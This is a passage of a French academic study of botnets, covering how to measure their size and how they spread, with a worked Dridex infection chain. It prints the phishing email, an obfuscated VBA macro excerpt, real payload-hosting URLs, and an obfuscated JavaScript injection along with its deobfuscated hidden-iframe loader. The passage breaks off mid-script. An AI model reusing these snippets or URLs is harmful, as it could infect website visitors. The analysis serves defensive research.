Cette définition est en effet très liée à l'observation des botnets sur IRC : la nécessité d'une communication synchrone et la recherche d'une action immédiate (attaque en déni de service distribué par exemple). Dans les scénarios de communication asynchrone (par exemple lorsque les bots attendent d'avoir accès à Internet pour renvoyer les données collectées via l'infrastructure de commande et de contrôle), la population active sera celle qui permettra d'obtenir des résultats dans le rythme de vie classique imposé par le maître du botnet : dans l'heure, la journée, au cours de la semaine ou du mois. Le maître du botnet va aussi – dans la mesure du possible – essayer de s'adapter à ses cibles et à leur comportement. Ainsi, il pourrait essayer de tenir compte du fait qu'il y a plusieurs utilisateurs d'un même système cible ou de l'heure de la journée dans le fuseau horaire concerné. On se retrouve donc avec des concepts assez proches de ceux de la mesure d'audience des chaînes de radio ou de télévision.

Définition 1.25 (population active)**.** La **population active (*live population*) d'un botnet** est constituée de l'ensemble des bots distincts qui se connectent à l'infrastructure de commande et de contrôle pendant une période donnée, la taille de cette période étant caractéristique du rythme de fonctionnement du botnet.

[LGYJ11] propose de mesurer aussi l'**aire géographique couverte par un botnet** comme autre critère pour en mesurer l'impact. Cette donnée devra manifestement être rapportée avec des données caractéristiques de cette aire géographique (comme le nombre d'internautes ou de titulaires d'un abonnement de téléphonie mobile) :

Définition 1.26 (aire géographique)**. L'aire géographique d'un botnet** est l'ensemble de l'espace géographique couvert par un botnet. On distinguera deux types d'aires géographiques, celle occupée par la population active d'un botnet (**l'aire géographique active d'un botnet**) ou celle correspondant au cumul de toutes les aires actives d'un botnet au cours de son existence (**l'aire géographique totale d'un botnet**).

On notera au passage que les bots individuels participant à un botnet étant potentiellement mobiles, il n'est pas possible de définir rigoureusement l'aire totale d'un botnet comme étant celle occupée par l'ensemble des individus contribuant à l'empreinte d'un botnet ; on ne cherchera donc pas à définir l'aire de l'empreinte d'un botnet.

[DGLL07] propose d'utiliser la *composante géante* au sens de la théorie des graphes – soit la plus grande portion connectée ou "en ligne" du graphe, pour caractériser la taille efficace d'un botnet. Elle pourrait constituer pour certaines architectures une bonne estimation de notre notion de population active. Ce sont aussi d'autres mesures qui sont mises en avant par ses auteurs, en plus de celle de la taille : la bande passante totale (intéressante pour les botnets de DDoS), l'efficacité (dans les botnets pair-à-pair pour la circulation de l'information), la robustesse.

Les auteurs de [JZYN12] mettent en musique les recommandations de [DGLL07] et proposent d'approfondir cette question de la mesure et de ne pas s'arrêter à des questions de

taille, au travers de notions complémentaires : la discrétion, l'efficacité (force de frappe) et l'efficience (réactivité aux commandes du maître du botnet), la robustesse.

Distinguer les bots. Pour mesurer précisément la taille d'un botnet, on peut chercher à discriminer les bots distincts ; plusieurs méthodes sont envisageables :

Adresses IP distinctes. [LGYJ11] rappelle qu'une même adresse IP peut correspondre à plusieurs systèmes distincts, notamment dans le cas d'utilisation de la translation d'adresse IP (NAT) – ce sera notamment le cas pour les adresses IP publiques des abonnés à un opérateur de téléphonie mobile ou les différents utilisateurs à l'intérieur d'un réseau local résidentiel ou d'entreprise.

Identifiants uniques. Cette méthode consiste à se reposer sur l'identifiant attribué par le système de commande et de contrôle ou le code malveillant au moment de son initialisation. [LGYJ11] souligne que cela dépend donc de l'efficacité de la méthode de calcul de cet identifiant unique ou de l'unicité de cet identifiant au cours du cycle de vie – si un nouvel identifiant est généré lors de l'installation d'une mise à jour du code malveillant par exemple. La source de l'identifiant utilisé peut être externe, reposant par exemple sur des fonctionnalités du système d'exploitation (comme l'UDID des iDevices[Naz12] ou l'UUID des Mac).

Signatures uniques. Cette dernière méthode serait plus active et suppose de pouvoir mesurer un certain nombre d'attributs qui vont permettre de caractériser de façon unique un système, quelle que soit son adresse IP ou les versions de code malveillant installés. Des possibilités existent comme l'illustre le projet Panopticlick [Eck10] qui démontre les possibilités d'identifier de façon unique un navigateur Web – cette signature pourrait être exploitée au moment de l'installation via une plate-forme d'exploit. La méthode est a priori difficilement généralisable du point de vue d'un observateur externe.

En fonction de l'architecture du botnet. Pour un observateur extérieur il sera peut-être difficile de distinguer les différentes instances d'un même botnet et bien évidemment les différents compartiments au sein d'une même instance d'un botnet, sauf à ce que le protocole de communication inclue de façon lisible une identification, ou encore que l'infrastructure de commande et contrôle soit compartimentée.

Initiatives de mesure. On retrouvera dans la section 3.2 page 99 les techniques utilisées pour détecter les botnets et donc accessoirement les mesurer. Aussi nous n'évoquerons ci-après que quelques exemples discutant spécifiquement de la question de la mesure.

Honeynet Project. Le *Honeynet Project* proposait en 2005 [BHKW] une démonstration des capacités de mesure des honeynets. Ils ont utilisé trois points de mesure en Allemagne et ont cherché à détecter des botnets qui se propagent sous forme de ver (un pot de miel tel que *Nepenthes* ne permet effectivement de détecter que des bots qui cherchent à se propager par eux-mêmes) et communiquant par IRC, grâce à un script *drone* simulant la connexion que feraient des bots sur les serveurs ainsi identifiés.



FIGURE 1.13 – Statistiques de l'activité des instance botnets de la famille ZeuS par le projet ZeuS Tracker sur juin et juillet 2015 telles que présentées sur le site du projet `https://zeustracker.abuse.ch/statistic.php`

Leur collecte de données s'est étalée de novembre 2004 à janvier 2005 et leur a permis de suivre plus d'une centaine d'instances de botnets IRC dont les plus volumineux rassemblaient plus de 50 000 bots. La méthodologie décrite ne permet pas de déterminer s'il s'agit d'une mesure de la population active ou de l'empreinte de ces instances de botnets.

ZeuS Tracker. Les données collectées par l'initiative ZeuS Tracker [5] sont intéressantes, en particulier parce que la démarche se veut systématique. Elle suit les instances des classes ZeuS, Ice IX, Citadel et KINS. ZeuS Tracker ne permet pas le suivi des bots eux-mêmes mais nous donne une idée du déploiement des instances de ces botnets – plus précisément de leurs serveurs de commande et de contrôle, de la diffusion de profils de configuration et de codes malveillants (cf. figure 1.13).

Botnet avec DGA Dans leur recension d'une prise de contrôle temporaire (sur une période de dix jours) du botnet bancaire Torpig, les auteurs de [SGCC+09] mènent une analyse intéressante des données obtenues lors de cette opération, sous l'angle de la mesure. Le code malveillant de Torpig génère un identifiant `nid` sur 8 octets et transmet un certain nombre d'informations (`os` – version du système d'exploitation, `cn` – locale [6], `bld` et `ver` – numéro de compilation et de version du code malveillant). Ils ont ainsi observé les données suivantes :

- 180 835 `nid` distincts ;
- 2 079 cas où le `nid` correspond à des valeurs différentes pour les autres caractéristiques relevées (`os`, `cn`, `bld` ou `ver`) ;
- 182 914 tuples uniques (`nid`, `os`, `cn`, `bld`, `ver`),
- le nombre est ramené à 182 800 après élimination des possibles autres observateurs (comme des chercheurs) ;
- le nombre total d'adresses IP distinctes est de 1 247 642 sur les dix jours d'observation, soit un rapport de 6,8 entre les deux mesures : *la mesure de l'empreinte du botnet ne peut se faire que sur la base du décompte des identifiants uniques* ;

5. `https://zeustracker.abuse.ch`
6. pays et langue, comme `fr_FR` pour le français en France ou `en_US` pour l'anglais américain

- en revanche, si ce nombre d'adresses IP est compté sur une heure, l'écart avec le nombre de bots distincts est de seulement 1,3%, l'écart passe à 36,5% en moyenne si on prend des périodes d'une journée : *le nombre d'adresses IP sur une heure est une bonne approximation de la population active* ;
- enfin, le code malveillant de Torpig transmet dans l'en-tête des échanges avec le système de commande et de contrôle l'adresse IP locale et de façon peu surprenante, 78,9% des bots observés étaient sur des réseaux locaux.

Les auteurs ont d'ailleurs pu relever des valeurs particulièrement intéressantes pour d'autres études avec des pratiques très variées entre les pays et les fournisseurs d'accès à Internet quant à la durée de renouvellement des adresses IP utilisées par un même hôte. Les valeurs du nombre moyen de renouvellements (*churn*) sur les dix jours d'observation varient de 1,75 aux Pays-Bas à 13,35 en Allemagne en passant par 8,24 en Italie.

Botnet pair-à-pair. Les botnets pair-à-pair, s'ils sont particulièrement résilients parce que par nature moins centralisés, offrent de nouvelles perspectives en termes de mesures.

Le botnet Storm est utilisé pour envoyer du spam et a vu son infrastructure évoluer vers un protocole pair-à-pair (P2P). [KCTL+09] présente la mise en œuvre d'une méthode dite de Passive P2P Monitor (PPM) capable de dénombrer les hôtes infectés qu'ils soient ou non placés derrière un pare-feu ou une connexion NAT. Le parcours classique d'un réseau P2P (avec un *crawler*) consiste, une fois l'analyse dynamique de codes malveillants réalisée, à initier des requêtes d'identification des pairs, de proche en proche jusqu'à avoir parcouru l'ensemble des hôtes actifs, mais cela ne permettrait pas de découvrir ceux placés dans des réseaux privés.

Aussi les auteurs ont développé des nœuds PPM acceptant uniquement de relayer des connexions, qui une fois insérés dans le réseau pair à pair peuvent découvrir progressivement tous les nœuds qui s'y connectent. Ces nœuds PPM sont combinés avec une sonde de vérification de firewall (ou FWC pour *firewall checker*) qui pour chaque connexion entrante vers un PPM initie une requête en parallèle vers le bot depuis une autre adresse IP : si deux réponses sont reçues, la sonde considère que le bot n'est pas derrière un firewall à états.

La période de collecte s'est étalée sur 20 jours (du 25 août au 18 septembre 2008), puis étendue pour atteindre 90 jours jusqu'au 30 novembre 2008. La méthodologie des auteurs incluait plusieurs méthodes pour s'assurer d'une certaine stabilité de l'instance de botnet observée, par le biais de "bots témoins" dans des machines virtuelles et sur des machines physiques (dites *bare-metal*) et compare les résultats sur une période de 10 jours entre la méthode PPM et la méthode classique avec un *crawler*. On notera que le papier semble suggérer que le décompte réalisé a porté sur le nombre d'adresses IP identifiées avec toutefois une discussion assez poussée sur la nature dynamique de certaines allocations d'adresses IP (environ 20% des adresses rencontrées). L'observation de Storm par PPM a permis de mesurer une population active au jour le jour évaluant d'abord entre 60 000 et 125 000 puis déclinant progressivement à partir du 20 septembre 2008.

Dans une autre observation, les auteurs de [SG12] ont cherché à mesurer l'étendue du botnet pair-à-pair de détournement de données bancaires Gameover. Pour ce faire, ils ont développé un client personnalisé pour réaliser un parcours du botnet et comptabiliser ses identifiants uniques (un condensat SHA-1 sur 20 octets dans le cas de Gameover). Ils ont réussi à identifier et supprimer les instances créées manifestement par deux autres équipes de recherche et ont obtenu un compte total de 678 205 identifiants uniques pour 1 570 871 adresses IP distinctes. Leurs observations complémentaires ont permis de déterminer que :



FIGURE 1.14 – Copie d'écran du panneau de contrôle d'une version datant de 2010 de la plate-forme d'exploitation Blackhole – source : Brian Krebs [Kre10]

- les bots de Gameover sont hautement interconnectés ;
- les dix pays les plus touchés sont les Etats-Unis, l'Allemagne, l'Italie, le Canada, le Brésil, le Mexique, l'Inde, l'Indonésie, l'Iran et la Turquie ;
- toutes sortes de secteurs sont touchés (grandes entreprises, universités, hopitaux, défense,...) ;

Ces expérimentations démontrent s'il en était besoin la nécessité de développer des stratégies de comptage spécifiques à chaque classe de botnets.

Mesurer dans les réseaux de distribution Les auteurs de [CGKP11] ont réalisé une très intéressante plongée d'août 2010 à février 2011 dans le fonctionnement des services de paiement à l'installation (*Pay-per-install)* (PPI). Ils ont notamment mesuré la répartition des grandes familles de logiciels malveillants offertes à l'installation. On y découvre par exemple qu'au mois d'août 2010, le botnet de spam Rustock était largement en tête des botnets distribués par ce type de vecteurs, sur les 4 services de PPI surveillés (LoaderAdv, GoldInstall, Virut, Zlob).

L'alternative serait évidemment d'avoir accès aux interfaces de commande des plates-formes des délinquants ce qui est parfois possible dans certaines enquêtes judiciaires. Des chercheurs ont parfois pu avoir accès soit à des interfaces mal protégées, soit à des copies d'écrans diffusées sur des forums *underground* (cf. figure 1.14). Ce sera d'autant plus pertinent pour les plates-formes d'exploitation qui sont directement liées à la propagation d'un botnet en particulier. Il va de soi que le panneau de contrôle du maître d'un botnet permettrait aussi d'avoir des mesures pertinantes. L'accès à ce type d'informations pose des questions pratiques, juridiques et éthiques (cf. section 3.7 page 123).

Conclusion sur la mesure. Des travaux sont en cours aux États-Unis sous l'impulsion de l'administration en charge des télécommunications (FCC). Ils ont conduit à la production d'un

guide à destination des Fournisseurs d'accès à Internet (FAI) publié en mars 2013 [FCC13] et dont un chapitre et une annexe sont consacrés à la question de la mesure. Leur intention est d'être en capacité de mesurer l'efficacité de l'application du code de bonne conduite proposé aux FAI. Leurs conclusions soulèvent pour l'instant plus de questions qu'elles n'apportent de réponses et appellent surtout à la coopération.

Le rapport de l'ENISA de 2011 [HPGPL11] le rappelle : "même un botnet de petite taille peut infliger des dommages importants, selon la nature des machines individuelles compromises". Toutefois, la question de la mesure est importante dans beaucoup de situations : comprendre l'ampleur des dommages dans un réseau (et des mesures qu'il faudra prendre) et ensuite suivre l'évolution de l'efficacité des mesures prises, comprendre l'impact potentiel d'une menace (et donc mesurer non seulement la taille, mais par exemple la bande passante, la robustesse) et pour cela il faut utiliser des définitions précises (empreinte, population active, aire géographique) et des méthodologies détaillées. De telles initiatives sont encore rares et forcément complexes, puisqu'on a vu qu'il fallait adapter la méthode à chaque classe de botnet.

Enfin, une autre mesure possible pourrait être basée sur les revenus générés par un botnet particulier. Ainsi, [PDG+14] évalue les revenus du botnet ZeroAccess à $ 100 000 par jour.

1.2.4 Vecteurs de distribution

Les botnets que nous venons de décrire n'apparaissent pas spontanément, bien évidemment, et sont rendus possibles par différentes méthodes de déploiement. L'un des intérêts de parler de botnets, plutôt que simplement de logiciels malveillants est qu'on s'intéresse à l'ensemble du système mis en place pour déployer et exploiter le botnet, quel que soit notamment le nombre de codes malveillants différents utilisés (pour installer le bot ou lui ajouter des fonctionnalités) et quelles que soient les évolutions dans le temps. Nous nous proposons maintenant de décrire les méthodes de déploiement de nos botnets.

1.2.4.1 Exemple d'installation d'un code malveillant de botnet

Diffusion du botnet Dridex en août 2015. Pour l'exemple nous avons remonté la chaîne de diffusion du code malveillant d'un botnet bancaire Dridex[Blu15] :

Courrier électronique. La victime reçoit un **courrier électronique** (le 04/08/2015 en provenance d'une IP en Mongolie, il s'agit vraisemblablement d'un bot participant malgré lui à un botnet de Spam) :

```
Objet:Need your attention: HA-6274/320793
Greetings
Hope you are well
Please find attached the statement that matches back to your invoices.
Can you please sign and return.
```

avec une pièce jointe : `nomdelavictime_JU_7749.doc`

Analyse de la pièce jointe. La pièce jointe est en réalité au format .MHT (format d'encapsulation MIME – RFC2557 [PHS99]) que **Microsoft Word va effectivement ouvrir**. Il contient un fichier `editdata.mso`

`editdata.mso` (au format OLE classique des fichiers Microsoft Office) contient des macros en langage VBA. Si on utilise l'outil `oledump.py` [Ste15] (d'abord identifier les sections, puis déchiffrer la section qui semble contenir une macro VBA) :

```
> python oledump.py editdata.mso
[...]
17: M    9264 'VBA/nxc'
> python oledump.py -s 17 -v editdata.mso
Attribute VB_Name = "nxc"
Sub zzzzzccsdc()
Dim bpXIphzr, ttRrcQMW, ONsvPyQD As String
bpXIphzr = "␣␣␣␣␣␣␣␣␣␣␣␣MQPPSA␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
ttRrcQMW = LTrim(bpXIphzr)
ONsvPyQD = RTrim(ttRrcQMW)
[...]
```

On arrive donc ici sur une macro en langage VBA avec de l'**obfuscation** (cf. le code complet en annexe C page 159). Les techniques d'obfuscation sont variées : insertion de lignes inutiles, variables aux noms complexes, texte inversé. Au final, ce script cherche à récupérer un fichier sur la plate-forme `pastebin` et à l'exécuter, depuis l'adresse :

`http://pastebin.com/download.php?i=ni3SCRLb` (script reproduit en annexe C.2 page 161).

Celui-ci va tout simplement **récupérer le code malveillant depuis un site Web chargé de le distribuer** (ici depuis l'adresse `http://5.196.241.204/bt/bt/ched.php`), puis l'exécuter sur l'ordinateur de la victime.

Exécution du code malveillant principal. Le code du bot Dridex ainsi récupéré (dans notre cas, l'échantillon examiné avait pour condensat SHA-1 :

`0xBA9C803981948E1811C11E9B3CF82FD609DA81EF`.

Celui-ci se connecte sur le serveur de commande et de contrôle qui lui fournit sa DLL principale, puis sur ce qui apparaît comme un autre site Web (vraisemblablement un autre bot du même botnet [Ecr14]) chargé de lui fournir sa **configuration**. La configuration nous donne la liste des sites Web de banques ciblées (des banques anglaises).

Schéma de la distribution de Dridex. Le schéma suivant synthétise les différentes étapes décrites :



Figure 1.15 – Schéma de la distribution du compartiment (ou de l'instance) ID=120 du botnet Dridex en août 2015.

1.2.4.2 Typologies de méthodes et d'acteurs

Nous nous proposons de parcourir les différentes méthodes et acteurs impliqués dans la diffusion de logiciels malveillants telle qu'on peut le constater aujourd'hui. Certaines de ces méthodes vont se compléter, une campagne de spam amenant à une plate-forme d'exploitation par exemple.

Installation physique. Cette méthode ne doit pas être négligée et rappelle l'importance de la sécurité physique. Elle consiste à accéder physiquement au système et à profiter d'un défaut d'attention de l'utilisateur qui aura laissé une session ouverte, l'écriture directe sur le disque dur du système une fois démonté, en redémarrant la machine sur un support amorçable ou encore en profitant d'une vulnérabilité qui permette une élévation de privilège.

L'installation physique pourra parfois nécessiter l'utilisation de matériels complémentaires pour tromper les interfaces de connexion des systèmes. Ces méthodes sont très souvent utilisées pour compromettre des distributeurs de billets automatiques [Ano13].

Ver. Nous avons défini les vers dans la première section (définition 1.5 page 31) : le code malveillant intègre la capacité de se transporter d'un système vers un autre. On retrouve les méthodes suivantes :

- via un **support amovible** (comme une clé USB), en profitant par exemple du démarrage sur ce périphérique, de l'exécution automatique ou encore de l'ouverture par une victime attirée par le nom du fichier ; Stuxnet [FOC11] en est un exemple célèbre ;
- **directement via le réseau** : par un parcours des machines sur le réseau local ou sur Internet et en profitant d'une porte laissée ouverte (par un autre logiciel malveillant), d'une vulnérabilité sur un service ouvert sur le réseau ; par exemple, Bobax se propage par une vulnérabilité d'un service lié à la gestion de l'Active Directory de Microsoft Windows (CVE-2003-0533) et le troyen IRC Bobax se propage de lui-même en envoyant des courriers électroniques ;

- **via un partage réseau** (répertoires partagés), c'est-à-dire une combinaison des deux idées précédentes, le ver se copiant dans des partages réseau avant d'être exécuté sur les machines qui accèdent au même partage, c'est une des méthodes de propagation du botnet de spam Spamuzle [Ita08].

Spam. Les messages non sollicités sont justement un mode de diffusion particulièrement prisé, parce qu'ils permettent assez simplement d'aller jusqu'aux systèmes des utilisateurs finaux, à charge pour eux de cliquer sur le lien fourni ou de télécharger la pièce jointe. Les vecteurs de spam suivants sont utilisés :

- **Courrier électronique**, avec la spécificité que de nombreux botnets sont justement dédiés à l'envoi de courriers électroniques non sollicités, comme Cutwail ;
- **Spear phishing** (cf. ci-après la définition 1.27) : intention particulière des émetteurs de courriers non sollicités qui ciblent un public particulier ;
- **Forums de discussion** : similaire dans l'esprit aux spams par courrier électronique, la diffusion sur les forums de discussion tels que Usenet permet de laisser le soin à une autre infrastructure d'assurer le transport à de nombreux destinataires, désireux eux-mêmes de télécharger les contenus, par exemple dans les forums de discussion dédiés au téléchargement de fichiers (parfois appelés *binaries*) ; [GS12] décrit le botnet de DDoS Skynet qui aurait notamment été propagé par des messages postés sur Usenet ;
- Comme nous l'évoquons dans [WFSG+15], les **réseaux sociaux** peuvent être eux aussi abusés pour diffuser des liens de téléchargement de contenus malveillants, et ce en particulier via des comptes de réseaux sociaux détournés de leur propriétaire légitime [GHW+10] ; [TN10] présente le botnet Koobface qui abuse de réseaux sociaux différents (Facebook, Twitter, Youtube) et utilise des comptes détournés ou de faux comptes ; enfin, les auteurs de [GTPZ10] ont mesuré en 2010 que le spam sur Twitter obtenait des taux de clics de 0,13%, soit nettement plus que par courriers électroniques (des taux de $8 \cdot 10^{-8}$ sont cités par [KKL+08] grâce à des mesures sur le botnet Storm) ;
- **SMS et MMS**, tout aussi efficaces que le courrier électronique pour relayer des liens, voire des pièces jointes malveillantes [Dun09, pages 108–112] ;
- Le **Bluetooth**, même s'il suppose une certaine proximité, permet notamment de faire des diffusions ciblées (personnes passant près d'un endroit donné) ou dans des environnements où aucun réseau n'est disponible [CMZ07] ;
- Enfin, de nombreuses techniques dites de ***SEO poisoning***, c'est-à-dire d'alimentation des résultats de moteurs de recherche avec des résultats pointant vers des contenus publicitaires ou malveillants, peuvent être utilisées pour diffuser ces liens [FH10] ;

Définition 1.27 (spear phishing)**.** Le **spear phishing** est une technique d'ingénierie sociale par courrier électronique ciblant un public particulier (les employés d'une entreprise visée, d'un département ministériel ou encore les membres d'un groupe d'experts sur un sujet) pour obtenir d'eux qu'ils exécutent une pièce jointe malveillante, cliquent sur un lien pour télécharger un logiciel malveillant ou ouvrent une page de hameçonnage (où ils seront invités à remplir un formulaire avec des données confidentielles, comme des identifiants de connexion à l'intranet de leur société).

Par téléchargement et exécution volontaires. Une stratégie légèrement différente consiste à placer le logiciel malveillant (ou le lien vers celui-ci) dans des lieux où les personnes vont volontairement les chercher :

- **Camouflés dans un logiciel (ou tout autre fichier)** qui sera téléchargé sur un site Web et ouvert, soit sous forme de cheval de Troie (cf. définition 1.6 page 31), soit par exploitation d'une vulnérabilité dans un format de fichier pour procéder à l'installation du logiciel malveillant ;
- par téléchargement sur les **réseaux pair-à-pair** – ceux-ci sont assez largement pollués par des codes malveillants [KAG06] ;
- et enfin, les **magasins (*stores*) des plates-formes de téléphonie mobile**, moyen le plus efficace pour atteindre les téléphones portables [TLN+14].

Définition 1.28 (drive-by-download)**.** Le ***drive-by-download*** ou **téléchargement au cours de la navigation** est l'ensemble des méthodes qui permettent de déclencher un téléchargement d'un code malveillant – et éventuellement son exécution – sans intervention de l'utilisateur ou en le trompant (par exemple en l'invitant à installer une extension à son navigateur) alors qu'il navigue sur un site Web (ou qu'il utilise toute application affichant des contenus distants).

Drive-by-download. Le drive-by-download peut couvrir des situations ou des techniques différentes :

- Par **modification d'un site Web** : en général, une fois le contrôle du site Web réalisé (très souvent des sites reposant sur des gestionnaires de contenu (CMS) tels que Wordpress, Joomla, etc.), des fichiers Javascript multiples sont modifiés pour intégrer automatiquement une fenêtre IFRAME [7] invisible pour l'utilisateur chargeant un contenu distant, en l'espèce une **plate-forme d'exploitation (*exploit kit*)**, dont nous allons décrire le principe plus loin ; ces modifications peuvent être réalisées par *cross-site scripting* permanent ;
- le ***cross-site scripting*** (XSS) réfléchi (exploitation d'une faille d'un site Web par insertion de script dans l'URL) peut évidemment être utilisé pour réaliser de telles attaques, sans avoir à modifier le site Web original, mais nécessite en revanche d'inciter la cible à utiliser ce lien (par toutes les techniques évoquées plus haut, notamment celles de *SEO poisoning*) ;
- Le ***malvertising*** consiste à exploiter des bannières ou *pop-ups* publicitaires en y intégrant le contenu distant permettant l'exploitation sur l'ordinateur de la victime ;
- Le ***waterholing*** consiste à cibler un site Web (ou une autre ressource) qui est souvent visitée par le public que l'on cible ; ainsi, pour cibler le monde de la Défense, ce sont par exemple des sites Web des think tank de réflexion sur les questions de défense qui peuvent être modifiés pour intégrer des scripts malveillants ;
- **L'injection dans une session Web** peut être notamment réalisée par un attaquant se plaçant en coupure entre le site Web et la victime, par exemple sur une connexion Wifi mal sécurisée et donc intégrer un contenu d'exploitation ;

7. Une IFRAME est une balise de code HTML permettant d'intégrer le contenu d'une page Web différente dans un site Web, y compris depuis un site Web distant.

- Le **pharming**, enfin, utilisé dans certaines stratégies de hameçonnage peut aussi être exploité pour détourner les visiteurs vers une plate-forme malveillante, en modifiant les réponses provenant des serveurs DNS (l'une des techniques, dite de *DNS cache poisining* consiste à modifier le cache local d'un serveur DNS vulnérable) ;

Traffic distribution services (TDS). Un métier cybercriminel est apparu dans le contexte de cette ribambelle de méthodes de redirection vers un contenu malveillant, celui de ***traffer* ou créateur de trafic** et une catégorie d'outils et de services, les ***traffic distribution services (TDS)***. Les *traffers* sont spécialisés dans les différentes méthodes permettant de rediriger le trafic et se proposent dans certains cas de louer leurs services à ceux qui veulent mettre en place un botnet. Enfin, les exploit kits sont souvent fournis par leurs développeurs avec un kit de redirection de trafic (*TDS kit*), chargé de rediriger les victimes de la façon la plus efficace vers la plate-forme d'exploit.

Des plates-formes clés en mains de TDS sont ainsi commercialisées. [Gon11] propose une revue des TDS les plus courants en 2011 : Sutra TDS, IL TDS, Simple TDS, Advanced TDS, Kallisto TDS et CrazyTDS. On peut aussi citer Keitaro TDS.

Les filtres permettant aux TDS d'adapter la redirection (vers un client qui s'intéresse à diffuser son logiciel malveillant ou sa page de hameçonnage à un public particulier) sont notamment :

- le navigateur et sa version ;
- le système d'exploitation ;
- la géolocalisation et la langue (sur la base de l'adresse IP ou de la configuration de `locale` déclarée par le navigateur) ;
- le site d'origine (le champ *referer*) ;
- la date et l'heure locales.

Exploit kits. En pratique, un exploit kit se présente sous la forme d'un site Web administrable par son propriétaire via une interface Web lui permettant de paramétrer des campagnes de diffusion de différents codes malveillants pour lui-même ou ses clients (en fonction de l'origine géographique du visiteur, en fonction d'un identifiant dans l'URL présentée ou l'en-tête de la requête – par exemple le champ *referer*). Les exemples de kits d'exploitation sont nombreux et sont commercialisés comme les botnets (sous forme de licence installable sur son propre serveur ou bien en location de services).

> **Définition 1.29** (*exploit kit*)**.** Une **plate-forme d'exploitation (ou *exploit kit*)** (ou encore kit d'exploitation) est un système permettant au travers d'un site Web de tester un certain nombre de vulnérabilités ciblant la navigation Web (les navigateurs, leurs extensions et parfois le système d'exploitation lui-même). Lors de la visite d'une victime, en fonction des informations que présente son navigateur sur sa configuration, un certain nombre d'exploits seront réalisés successivement ou en parallèle.

Exemple de chaîne d'infection via un *exploit kit*. Afin d'illustrer les scénarios possibles, voici un exemple d'une telle infection facilitée par un exploit kit, à partir d'un exemple

découvert de site compromis découvert sur le site `malwaredomainlist.com` en septembre 2013 :

1. le site `filesfile.org` charge un certain nombre de scripts en JavaScript, comme n'importe quel site Web moderne ;
2. l'un de ces scripts contient à la fin un ajout malveillant obfusqué :

```
if (document.querySelector) zq = 4;
a = ("27,6d,7c,75,6a,7b,70,76,75,27,69,37,40,2f,30,27,82,14,11,27,7d,68
r = eval;

function vqvq() {
    zva = function () {
        -- (d.body)
    }()
}
d = document;
for (i = 0; i < a.length; i += 1) {
    a[i] = -(12 - 5) + parseInt(a[i], zq * 4);
}
try {
    vqvq()
} catch (q) {
    yy = 50 - 50;
}
try {
    yy /= 123
} catch (pq) {
    yy = 1;
}
if (!yy) r(String["fr" + "omCh" + "arCo" + "de"].apply(String, a));
```

Figure 1.16 – Script encore obfusqué (extrait)

3. le script contient sa propre méthode de désobfuscation – l'obfuscation est avant tout destinée à ralentir la détection par des outils de détection d'intrusion, et donne le résultat transformé ci-après si on l'exécute :

```
function b09() {
    var static = 'ajax';
    var controller = 'index.php';
    var b = document.createElement('iframe');
    b.src = 'http://paredespositivas.com/wp-content/XgLzc7xG.php';
    b.style.position = 'absolute';
    b.style.color = '1';
    b.style.height = '1px';
    b.style.width = '1px';
    b.style.left = '10001';
    b.style.top = '10001';
    if (!document.getElementById('b')) {
